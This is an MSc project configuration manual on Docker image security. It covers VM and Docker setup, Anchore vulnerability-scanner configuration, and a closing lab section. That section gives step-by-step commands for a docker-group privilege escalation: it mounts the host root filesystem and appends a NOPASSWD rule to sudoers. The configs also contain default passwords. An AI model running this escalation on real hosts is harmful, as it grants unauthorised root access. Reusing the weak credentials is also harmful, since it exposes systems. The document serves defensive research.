Securing Docker Image against Privilege Escalation and Misconfiguration

MSc Research Project
MSc in Cloud Computing

Ameya Patil
Student ID: 19189257

School of Computing
National College of Ireland

Supervisor: Dr. Muhammad Iqbal

National College of Ireland
Project Submission Sheet
School of Computing

Student Name:	Ameya Patil
Student ID:	19189257
Programme:	MSc in Cloud Computing
Year:	2020
Module:	MSc Research Project
Supervisor:	Dr. Muhammad Iqbal
Submission Due Date:	17/12/2020
Project Title:	Securing Docker Image against Privilege Escalation and Misconfiguration
Word Count:	1208
Page Count:	8

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.

ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

I agree to an electronic copy of my thesis being made publicly available on TRAP the National College of Ireland's Institutional Repository for consultation.

Signature:	
Date:	17th December 2020

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST:

Attach a completed copy of this sheet to each project (including multiple copies).	☐
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	☐
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	☐

Assignments that are submitted to the Programme Coordinator office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

Ameya Patil
19189257

1 Introduction

The configuration manual for the research have been sub categorized into various modules. This manual covers step by step documentation of the entire implementations. The subsections organised for better understanding are listed below:

- Virtual Machine Setup
- Docker Setup
- Automatic Image Analyzer
  - Anchore Engine Setup
  - Result Management Module
- Live Privilege Escalation Attack

2 Virtual Machine Setup

Virtual machine is used for both the experiments performed in this research. The primal reason for using a virtual instance is avoidance of security risks which comes along with experimentation. VMware Workstation 15 Pro is used for inorder to suffice the purpose(Figure 1). Operating system used in the VM is Linux Ubuntu 18.04.5 LTS.




Figure 1: VM Configuration

3 Docker Setup

Docker Engine used for the setup has been configured using default settings. No extra plugins have been installed for any valued added security purposes.

Step by Step implementation for setup have been given below:

- Step 1: sudo apt-get update
- Step 2: sudo apt-get -y install apt-transport-https
- Step 3: sudo apt-get -y install ca-certificates
- Step 4: sudo apt-get -y install curl
- Step 5: sudo apt-get -y install gnupg-agent
- Step 6: sudo apt-get -y install software-properties-common
- Step 7: curl -fsSL https://download.docker.com/linux/ubuntu/gpg
- Step 8: sudo apt-key add -
- Step 8: sudo apt-key fingerprint 0EBFCD88
- Step 9: sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
- Step 10: sudo apt-get update
- Step 11: sudo apt-get install -y docker-ce=5:18.09.5 3-0 ubuntu-bionic docker-ce-cli=5:18.09.5 3-0 ubuntu-bionic containerd.io
- Step 12: sudo usermod -a -G docker *user_name*

Post running the about steps in ubuntu CLI, Docker will be successfully installed. Figure 2 justifies successful installation of Docker Engine.




Figure 2: Docker Installation

4 Automatic Image Analyzer (Setup and Configuration)

This section describes the AIA module of the research. Configuration files as well as step by step integration process have been described in the below subsections. The entire module has been automated using python, evidence of the code and outputs have been given this section.

4.1 Anchore Engine Setup

Step-by-step guide for anchore engine installation using ubuntu CLI have been given below zhill (2020) geekflare (2020) mahesh wabale (2020a) mahesh wabale (2020b) official documentation (2020):

- Step 1: Create a home directory for the Anchore files (mkdir anchore)
- Step 2: Go to the new directory and create the configuration and database sub directories.(Figure 3)
  cd anchore
  mkdir config
  mkdir db
- Step 3: Create a docker-compose.yaml (configuration file) in the directory created (Figure 3).
- Step 4: Refer figure 4 for the recommended file.
- Step 5: Create another config file in the config folder created in step 2.
- Step 6: Snapshot of the config file created in step 5 is displayed in Figure 5 (Detailed config file has been uploaded separately)
- Step 7: Post step 6; Anchore Engine would be ready to use in the virtual instance.
- Step 8: Use the following command to initate the anchore engine (docker-compose up -d)
- Step 9: Verify the installation by (docker-compose ps). (Refer Figure 6)
- Step 10: Install anchore-cli by apt install.
- Step 11: In order to set the credentials (for the present shell) use the following commands:
  - ANCHORE_CLI_URL=http://localhost:8228/v1
  - ANCHORE_CLI_USER=admin
  - ANCHORE_CLI_PASS=foobar
  - export ANCHORE_CLI_URL
  - export ANCHORE_CLI_USER
  - export ANCHORE_CLI_PASS

- Step 12: Once the anchore engine is up and running, one needs to update the feed lists (CVE database) on the local machine.
- Step 13: Use the follwoing command to update and verify the feed list. (anchore-cli system feeds list) (anchore-cli system wait) (Refer Figure 7)
- Step 14: The entire anchore engine have been automated using python.

Code used for automation have been uploaded separately. The final user interface post automation for the AIA module looks like Figure 8. All the possible operations have been automated and outputs can be retrieved using the console.





Figure 3: Directory Structure


```
version: '2'
services:
  anchore-engine:
    image: docker.io/anchore/anchore-engine:v0.3.4
    #privileged: true
    depends_on:
     - anchore-db
    ports:
     - "8228:8228"
     - "8338:8338"
    volumes:
     - ./config:/config/:z
    logging:
     driver: "json-file"
     options:
      max-size: 100m
    environment:
     # NOTE: this should be set to the same name as this service (e.g. anchore-engine)
     - ANCHORE_HOST_ID=dockerhostid-anchore-engine
     - ANCHORE_ENDPOINT_HOSTNAME=anchore-engine
  anchore-db:
    image: "postgres:9"
    volumes:
     - ./db:/var/lib/postgresql/data/pgdata/:z
    environment:
      - POSTGRES_PASSWORD=mysecretpassword
      - PGDATA=/var/lib/postgresql/data/pgdata/
    logging:
     driver: "json-file"
     options:
      max-size: 100m
    #uncomment to expose a port to allow direct/external access to the DB, for debugging
    #ports:
    # - "2345:5432"
```

Figure 4: docker-compose.yaml file content




```yaml
# otherwise anonymous access for feed sync is used

feeds:
  # If set to False, instruct anchore-engine to skip (all) feed sync operations
  sync_enabled: True
  ssl_verify: True
  selective_sync:
    # If enabled only sync specific feeds instead of all.
    enabled: True
    feeds:
      vulnerabilities: True
      # Warning: enabling the packages and nvd sync causes the service to require much
      #   more memory to do process the significant data volume. We recommend at least 4GB available for the container
      packages: False
      nvd: False
      # Enabling snyk syncs snyk vulnerability data from an on-premise anchore enterprise feeds service. Please contact
      # anchore support for finding out more about this service
      snyk: False
  anonymous_user_username: anon@ancho.re
  anonymous_user_password: pbiU2RYZ2XrmYQ
  url: 'https://ancho.re/v1/service/feeds'
  client_url: 'https://ancho.re/v1/account/users'
  token_url: 'https://ancho.re/oauth/token'
  connection_timeout_seconds: 3
  read_timeout_seconds: 60


# As of 0.3.0dev0 this section is used instead of the credentials.users section
# Can be omitted and will default to 'foobar' on db initialization
default_admin_password: 'foobar'

# Can be ommitted and will default to 'admin@myanchore'
default_admin_email: 'admin@myanchore'

credentials:
  users:
    admin:
      password: 'foobar'
      email: 'admin@myemail.com'
      external_service_auths:
      #  anchoreio:
      #    anchorecli:
      #      auth: 'myanchoreiouser:myanchoreiopass'
      #auto_policy_sync: True

  database:
    db_connect: 'postgresql+pg8000://postgres:mysecretpassword@anchore-db:5432/postgres'
```

Figure 5: anchore configuration file content




```
(base) ameya@ubuntu:~$ cd anchore/
(base) ameya@ubuntu:~/anchore$ ls
config  db  docker-compose.yaml
(base) ameya@ubuntu:~/anchore$ docker-compose up -d
Starting anchore_anchore-db_1 ...
Starting anchore_anchore-db_1 ... done
Starting anchore_anchore-engine_1 ...
Starting anchore_anchore-engine_1 ... done
(base) ameya@ubuntu:~/anchore$ docker-compose ps
          Name                      Command           State           Ports
-------------------------------------------------------------------------------
anchore_anchore-db_1      docker-entrypoint.sh      Up      5432/tcp
                          postgres
anchore_anchore-          /docker-entrypoint.sh     Up      0.0.0.0:8228->8228/tcp
engine_1                  anch ...                          ,
                                                            0.0.0.0:8338->8338/tcp
(base) ameya@ubuntu:~/anchore$
```

Figure 6: Verification of the installation(Anchore Engine)



```
ameya@ubuntu: ~/anchore
File  Edit  View  Search  Terminal  Help

Error: No such command "feed".
(base) ameya@ubuntu:~/anchore$ anchore-cli --url http://localhost:8228/v1 --u admin --p foobar system feeds list
Feed                    Group                   LastSync                        RecordCount
vulnerabilities         alpine:3.10             2020-12-14T18:16:24.800799      2103
vulnerabilities         alpine:3.11             2020-12-14T18:16:30.950468      2281
vulnerabilities         alpine:3.12             2020-12-14T18:16:27.141054      2544
vulnerabilities         alpine:3.2              2020-12-14T18:16:34.520912      303
vulnerabilities         alpine:3.3              2020-12-14T18:16:31.517116      470
vulnerabilities         alpine:3.4              2020-12-14T18:16:35.229792      682
vulnerabilities         alpine:3.5              2020-12-14T18:16:37.940926      902
vulnerabilities         alpine:3.6              2020-12-14T18:16:39.142782      1077
vulnerabilities         alpine:3.7              2020-12-14T18:16:41.789445      1412
vulnerabilities         alpine:3.8              2020-12-14T18:16:42.450315      1625
vulnerabilities         alpine:3.9              2020-12-14T18:16:46.765112      1902
vulnerabilities         amzn:2                  2020-12-14T18:14:31.379682      510
vulnerabilities         centos:5                2020-12-14T18:16:47.448514      1347
vulnerabilities         centos:6                2020-12-14T18:16:28.458380      1442
vulnerabilities         centos:7                2020-12-14T18:14:34.993676      1192
vulnerabilities         centos:8                2020-12-14T18:14:35.573733      433
vulnerabilities         debian:10               2020-12-14T18:14:44.805940      24045
vulnerabilities         debian:11               2020-12-14T18:15:05.416947      21319
vulnerabilities         debian:7                2020-12-14T18:15:06.131241      20455
vulnerabilities         debian:8                2020-12-14T18:15:06.798975      24058
vulnerabilities         debian:9                2020-12-14T18:15:17.945424      24057
vulnerabilities         debian:unstable         2020-12-14T18:15:27.807776      25798
vulnerabilities         ol:5                    2020-12-14T18:15:28.703978      1255
vulnerabilities         ol:6                    2020-12-14T18:15:30.236034      1610
vulnerabilities         ol:7                    2020-12-14T18:16:33.841846      1408
vulnerabilities         ol:8                    2020-12-14T18:16:53.576040      371
vulnerabilities         rhel:5                  2020-12-14T18:16:36.877745      7381
vulnerabilities         rhel:6                  2020-12-14T18:16:41.290016      7229
vulnerabilities         rhel:7                  2020-12-14T18:16:45.702129      6620
vulnerabilities         rhel:8                  2020-12-14T18:15:34.768874      2374
vulnerabilities         ubuntu:12.04            2020-12-14T18:15:36.300492      14962
vulnerabilities         ubuntu:12.10            2020-12-14T18:15:37.221769      5652
vulnerabilities         ubuntu:13.04            2020-12-14T18:15:39.043907      4127
vulnerabilities         ubuntu:14.04            2020-12-14T18:15:47.163737      23523
vulnerabilities         ubuntu:14.10            2020-12-14T18:15:47.944682      4456
vulnerabilities         ubuntu:15.04            2020-12-14T18:15:48.813065      5995
vulnerabilities         ubuntu:15.10            2020-12-14T18:15:49.812443      6513
vulnerabilities         ubuntu:16.04            2020-12-14T18:15:58.049563      20641
vulnerabilities         ubuntu:16.10            2020-12-14T18:15:58.769806      8647
vulnerabilities         ubuntu:17.04            2020-12-14T18:15:59.531137      9157
vulnerabilities         ubuntu:17.10            2020-12-14T18:16:00.600884      7943
vulnerabilities         ubuntu:18.04            2020-12-14T18:16:11.291128      14903
vulnerabilities         ubuntu:18.10            2020-12-14T18:16:12.348423      8399
```

Figure 7: CVE feeds list




```
ameya@ubuntu: ~/Downloads
File  Edit  View  Search  Terminal  Help
(base) ameya@ubuntu:~/Downloads$ python Anc_S.py
--Requesting anchor-engine credentials--

Enter url (associated with anchor-image api): http://localhost:8228/v1
Enter user: admin
Enter password: foobar
Enter anchor-engine directory: /home/ameya/anchore
anchore_anchore-db_1 is up-to-date
anchore_anchore-engine_1 is up-to-date
Welcome! What would you like to do today?
1. Show all images
2. See vulnarabilties for an existing image
3. Create a new image
4. Delete an existing image
5. Exit
Provide numerical option:
```

Figure 8: Final User Interface

4.2 Result Management Module

Results obtained via the AIA are extremely lengthy. For example Figure 9 contains sample output for one of the images which is approximately 12k lines. Result management module uses macro scripts in Excel for analysis (Refer Figure 10).




```
        },
        {
            "feed": "vulnerabilities",
            "feed_group": "debian:9",
            "fix": "6.0-21+deb9u1",
            "package": "unzip-6.0-21",
            "package_cpe": "None",
            "package_name": "unzip",
            "package_path": "None",
            "package_type": "dpkg",
            "package_version": "6.0-21",
            "severity": "Medium",
            "url": "https://security-tracker.debian.org/tracker/CVE-2018-1000035",
            "vuln": "CVE-2018-1000035"
        },
        {
            "feed": "vulnerabilities",
            "feed_group": "debian:9",
            "fix": "6.0-21+deb9u2",
            "package": "unzip-6.0-21",
            "package_cpe": "None",
            "package_name": "unzip",
            "package_path": "None",
            "package_type": "dpkg",
            "package_version": "6.0-21",
            "severity": "Low",
            "url": "https://security-tracker.debian.org/tracker/CVE-2019-13232",
            "vuln": "CVE-2019-13232"
        }
    ],
    "vulnerability_type": "all"
}
```


Figure 9: Sample output




Figure 10: Excel macros

5 Live Privilege Escalation Attack

A live privilege escalation attack caused due to misconfiguration have been performed in the experiment 2 of the research. Steps for performing the attack using linux CLI have

been given below:

- Step 1: sudo adduser paul
- Step 2: sudo usermod -a -G docker paul
- Step 3: su – paul
- Step 4: mkdir exploit
- Step 5: cd exploit
- Step 6: nano Dockerfile
- Step 7: Docker File:
  FROM httpd
  ENV WORKDIR /exploit

  RUN mkdir -p $WORKDIR
  VOLUME [$WORKDIR]

  WORKDIR $WORKDIR

- Step 8: docker build -t exploit .
- Step 9: docker run -v /:/exploit -it exploit /bin/bash
- Step 10: Once we log in into the root of the container.
- (echo "paul ALL=(ALL) NOPASSWD: ALL" >>/exploit/etc/sudoers)
- Step 11: Get out of the container and the user paul will have sudo privileges (sudo bash)

References

geekflare (2020). How to install and use anchore container image security scanner? Available at `https://geekflare.com/anchore-container-security-scanner/`.

mahesh wabale (2020a). Docker security with anchore. Available at `https://medium.com/@maheshd7878/anchore-for-checking-docker-image-vulnerabilities-3d644d5c6994`.

mahesh wabale (2020b). mahesh-wabale/anchore. Available at `https://github.com/mahesh-wabale/anchore`.

official documentation (2020). anchore faq. Available at `https://docs.anchore.com/current/docs/faq/`.

zhill (2020). anchore/anchore-cli. Available at `https://github.com/anchore/anchore-cli`.